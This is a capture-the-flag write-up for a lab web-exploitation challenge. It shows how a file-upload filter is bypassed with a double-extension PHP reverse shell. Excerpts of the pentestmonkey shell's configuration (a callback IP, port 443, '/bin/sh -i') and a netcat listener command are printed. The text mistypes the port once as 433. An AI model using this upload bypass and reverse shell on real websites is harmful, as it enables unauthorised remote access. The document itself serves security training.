
DAY 2: Web Exploitation The Elf Strike Back!

Tool used: kali Linux, Firefox

Solution/Walkthrough:


<u>Q1</u>




Add the given id – <ODIzODI5MTNiYmYw> with the format: <ip address>/?id=<given id>.

<u>Q2</u>

Right click on the page, view the page source, examine the input type, it only accepts 3 file types, jpeg ,jpg and png file, which commonly are image files.



On the url, enter the common directories such as uploads, resources and so on. Finally found that on <id address>/uploads.



Research and study from here.


```
~/Downloads/php-reverse-shell.jpg.php - Mousepad
File Edit Search View Document Help
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    1 ± 4 C ×
                           5 0
                                   × 6 0
36 //
37 // Limitations
38 //
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will
   fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl,
   posix). These are rarely available.
42 //
43 // Usage
44 // -
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0"
49 $ip = '10.18.29.155'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;

53 $error_a = null;


54 $shell = 'uname -a; w; id; /bin/sh -i';

55 $daemon = 0;
```

downloads the reverse shell. Change the \$ip to self ip address, and change the port to 433. After that, change the name of the reverse shell into <php-reverse-shell.jpg.php>. Then upload it to the website.



After upload, start listening by type [sudo nc -lvnp 443] in the panel. Wait until it is complete.



When finished, the flag is revealed. Catch the flag.